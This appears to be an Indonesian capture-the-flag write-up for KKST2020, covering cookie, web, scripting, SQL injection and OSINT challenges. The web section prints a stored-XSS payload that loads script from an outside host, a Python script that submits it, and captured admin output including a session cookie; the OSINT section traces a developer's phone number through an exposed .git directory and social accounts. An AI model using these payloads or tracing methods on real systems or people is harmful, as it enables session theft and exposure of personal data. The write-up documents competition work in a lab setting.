URJg64IDSKP_ev0TNXcycuSewWCiSKaiMyIzUKG2QVFEqcS0IbHQswfIEni4XfEH_vX59nz93q7TYxJ0
mbae67E_Tt00N1scKwxyen0EziB9reh-GomotR8xzywhH4w31xne_KhBN3agoSUTPtKwC0G115Xb1xs
WX7kTg7Bj4HL083vs2xB-Y0cUZZ2u6qgu7mB_MMMxCN6vJoXYJHA58ceLubXGmkDqiu0kKrfX6jKMEpi
GLMAMv6RRkiB8_gdNMLwb.X73MLQ.puP8VG2qHBYMxgBgLxDGEHhckQ
UntrustedCookie(contents={'88c49c0cea9ebd27f2bc17b3fa4bfd5b': b'KKST2020{Another
_stanger_}', 'fragment': b'ixfcbmbbxck', 'netloc': b'tjlpn:jrbndp@gmuzjeby', 'pa
rams': b'o', 'path': b'/zipbeuvue', 'query': b'bposboktoc', 'scheme': b'ercodb',
'y': 1606274093.716623}, expiration='2020-12-26T03:14:53')
```

Flag akan muncul pada url yang di md5 tadi

Flag : **KKST2020{Another_stanger_}**

[WEB (Kritik dan Saran)]

Diberikan sebuah website yang diduga memiliki vulnerability XSS, dimana kita dapat menginputkan tag script pada input complain dengan menggunakan gabungan huruf besar dan kecil.

Payload : `<Script SRC=//attacker.com/as.js></Script>`

Sehingga kami membuat sebuah script untuk mengirimkan script tersebut. kami juga menggunakan xsshunter untuk mendapatkan data script :

```
from requests import *
from random import *
from base64 import b64encode as be

def create(m):
    e = "".join([choice(__import__("string").ascii_letters) for _ in range(6)]) + "@aluf.com"
    n = "".join([choice(__import__("string").ascii_letters) for _ in range(10)])
    return be(post("http://140.82.48.126:20004/api.php", data = {"email": e, "name" : n, "pesan" : m})).json()["token"].encode()).decode()

def check(t):
    req = get("http://140.82.48.126:20004/track.php?token="+t).content
    print(req)

token = create("<Script SRC=//yasui.pw/as.j></Script>")
print("TOKEN", token)
check(token)
```

XSSHunter :

Yo we are too tired for this things so here your flag
KKST2020{Hmmmmmmm_How_But_is_nice}

No	Token	Name	Pesan
1	HoXEhMH	Admin	ADMIN MINTA FLAG!!!!
2	ngznJWj	XgEubjhjea	
3	MLKNjp	Tes	Tes
4	ABsgqHW	dad	dad
5	tBqoXSC	inakan	flag
6	ITeVTXcq		
26	ZZnsVcd	asd	
27	sBDXHfV	asd	PHPSESSID=903f314c04dc42287095887enc4633

125.161.136.7

http://140.82.48.126:20004/Newfolder/

Yo we are too tired for this things so here your flag
KKST2020{Hmmmmmmm_How_But_is_nice}

No	Token	Name	Pesan
1	HoXEhMH	Admin	ADMIN MINTA FLAG!!!!
2	ngznJWj	XgEubjhjea	

Flag : KKST2020{Hmmmmmmm_How_But_is_nice}

[MISC (Siapa juga ga bisa matematika 1?)]

Diberikan sebuah service yang membuat soal random mengenai bangun datar, kita dapat melakukan scripting untuk membuat solver otomatis sehingga akan mendapatkan flag.

Berikut solver yang digunakan :

```
from pwn import *

def ppanjang(p, l, b):
    if b == "luas":
        return p * l
    elif b == "keliling":
        return 2 * (p + l)

def persegi(s, b):
    if b == "luas":
        return s*s
    elif b == "keliling":
        return s*4

def trapesium(sA, sB, t, b):
    if b == "luas":
        return int(((sA + sB) / 2) * t)

def segitiga(a, t, b):
    if b == "luas":
        return int((a * t) / 2)

p = remote("140.82.48.126", 50002)

while True:
    try:
        soal = p.recvuntil(":").strip().decode()
        print("SOAL =>", soal)
    except:
        p.interactive()
    if soal.split()[1] == "p-panjang":
        pj = int(re.findall(r"panjang ([0-9]{1,})", soal)[0])
        l = int(re.findall(r"lebar ([0-9]{1,})", soal)[0])
        if "luas" in soal.split()[-1]:
            jwb = ppanjang(pj, l, "luas")
        elif "keliling" in soal.split()[-1]:
            jwb = ppanjang(pj, l, "keliling")
    elif soal.split()[1] == "persegi":
        s = int(re.findall(r"([0-9]{1,})", soal)[0])
        if "luas" in soal.split()[-1]:
            jwb = persegi(s, "luas")
```



```

elif "keliling" in soal.split()[-1]:
    jwb = persegi(s, "keliling")
elif soal.split()[1] == "segitiga":
    a = int(re.findall(r"alas ([0-9]{1,})", soal)[0])
    t = int(re.findall(r"tinggi ([0-9]{1,})", soal)[0])
    if "luas" in soal.split()[-1]:
        jwb = segitiga(a, t, "luas")
    elif "keliling" in soal.split()[-1]:
        jwb = segitiga(a, t, "keliling")
elif soal.split()[1] == "trapesium":
    sA = int(re.findall(r"A = ([0-9]{1,})", soal)[0])
    sB = int(re.findall(r"B = ([0-9]{1,})", soal)[0])
    t = int(re.findall(r"tinggi ([0-9]{1,})", soal)[0])
    if "luas" in soal.split()[-1]:
        jwb = trapesium(sA, sB, t, "luas")
    elif "keliling" in soal.split()[-1]:
        jwb = trapesium(sA, sB, t, "keliling")
else:
    print("RUMUS NOT FOUND")
print(jwb)
p.sendline(str(jwb))

```

Ketika di run :

```

544
SOAL => Diketahui p-panjang yang memiliki panjang 113 dan lebar 78 berapakah kelilingnya:
382
SOAL => Diketahui trapesium memiliki sisi A = 14 lalu sisi B = 24 dan tinggi 20 berapakah luasnya:
380
SOAL => Diketahui persegi yang salah satu sisinya adalah 107 berapakah luasnya:
11449
[*] Switching to interactive mode
KKST2020{NINJA_IN_PJAMAS}
[*] Got EOF while reading in interactive

```

Flag : KKST2020{NINJA_IN_PJAMAS}

[MISC (Chat with admin)]

Diberikan sebuah nomer hp dari soal OSINT (Find My Number), pada nomer tersebut terdapat akun BOT Whatsapp.




dari payload tersebut kami menduga bahwa ada SQL Injection pada bot tersebut.




karena terdapat waf, kami mencoba melakukan bypass seperti pada mod security.




Kemudian kami mencoba mencari column dengan order by dan ternyata positive sqli, sehingga kami melakukan dump pada table untuk mendapatkan column flag.



Didapatkan table fl4g



dan column ny flag



Flag : **KKST2020{Anisa_Mitha_Sama_Saja_}**

[OSINT (Find My Number)]

Pada challenge ini kami diminta untuk mencari tahu nomor hp dari developer website **2020.kks-tniad.id**. Setelah melakukan directory bruteforce pada website tersebut, diperoleh informasi jika terdapat git directory pada website tersebut, setelah mengakses file config pada directory git tersebut, diperoleh link ke akun github sang developer.




Dari akun github sang developer, kami mendapat sebuah link ke akun twitter.

← → ↻ github.com/Oxdeadb0mb

Why GitHub? Team Enterprise Explore Marketplace Pricing

Overview Repositories 1 Projects P



Oxdeadb0mb
Developer of
<https://twitter.com/kpopframesbot>

Follow ...

No Mans Land
India
Joined 11 days ago

Create your own profile
Sign up for your own profile on GitHub, the build software alongside

Popular repositories

[hello-world](#)


3 contributions in the last year

	Dec	Jan	Feb	Mar	Apr	May
Mon						
Wed						
Fri						

Di dalam akun tersebut, terdapat 1 keanehan dimana akun tersebut hanya mem-follow 1 orang.

← **Every KPOP M/V Second In Order BOT**
@kpopframesbot

Followers you know Followers **Following** Suggested

 **zayac fanboy**
@foobar96823896
blip blip duarrrrr !!!! reach me on WA +62 895-1491-2321

Follow

Setelah melihat-lihat akun twitter tersebut, dapat diketahui jika akun tersebut adalah akun personal dari sang developer karena sesuai dengan deksripsi soal (suka bermain dota 2).



zayac fanboy @foobar96823896 · Nov 14

...

SEA is wonderful

61 59:20 65
Rate this match: ☆☆☆☆

THE RADIANT

Hero	Player	K	D	A	NET	LM	DM	CPM	SPM	DMG	HEAL	BLD	Score
20	Anonymous	10	12	25	21.0%	366	2	613	710	66.8%	-	2.4%	
15	Anonymous	15	11	18	24.0%	290	2	506	727	61.3%	-	4.9%	
4	Anonymous	4	15	32	10.0%	89	3	318	104	13.3%	3.2%	11%	
10	Anonymous	10	13	26	15.0%	194	3	618	963	25.7%	5.0%	3.6%	
10	FeArLessWarrior8	10	14	30	26.4%	547	13	855	720	80.7%	-	1.4%	
59		65	135	135	87.3%	1.5k	23	2.5k	3.4k	227.6%	8.1k	12.3k	

THE DRA

Hero	Player	K	D	A	NET	LM	DM	CPM	SPM	DMG	HEAL	BLD	Score
5	Anonymous	5	16	30	17.6%	155	7	395	570	16.7%	15.7%	1.8%	
13	Anonymous	13	2	17	23.8%	231	10	518	834	57.0%	-	4.8%	
13	Anonymous	13	10	17	24.3%	280	4	523	804	43.3%	-	3.3%	
10	Anonymous	10	15	31	18.0%	195	5	467	667	37.9%	-	2.2%	
22	Anonymous	22	13	24	34.3%	498	7	833	751	74.8%	-	15.7%	
65		61	119	121	121.4%	1.4k	33	2.7%	3.4k	231.6%	15.7%	28.2%	



Untuk flag, nomor hp yang valid adalah nomor hp yang berada pada tweet berikut karena ini juga sesuai dengan deskripsi soal yang berhubungan dengan OTP, dimana OTP biasanya dikirim melalui SMS.



zayac fanboy @foobar96823896 · Nov 14

...

HAHAHA



zayac fanboy @foobar96823896 · Nov 14

...

Oh, i alredy noticed that people nowadays doesn't using SMS anymore



zayac fanboy @foobar96823896 · Nov 14

...


SMS me on 081234432123





Flag: **KKST2020{081234432123}**

[OSINT (Hide & Seek)]

Soal ini adalah kelanjutan dari soal sebelumnya, berdasarkan deskripsi soal dan juga tweet dalam akun twitter sang developer dapat diketahui jika site yang dimaksud dalam soal adalah pastebin.com



Dengan sedikit menebak-nebak, diperoleh akun pastebin sang developer dengan menggunakan username yang sama dengan akun twitternya.



Flag: KKST2020{you_found_me}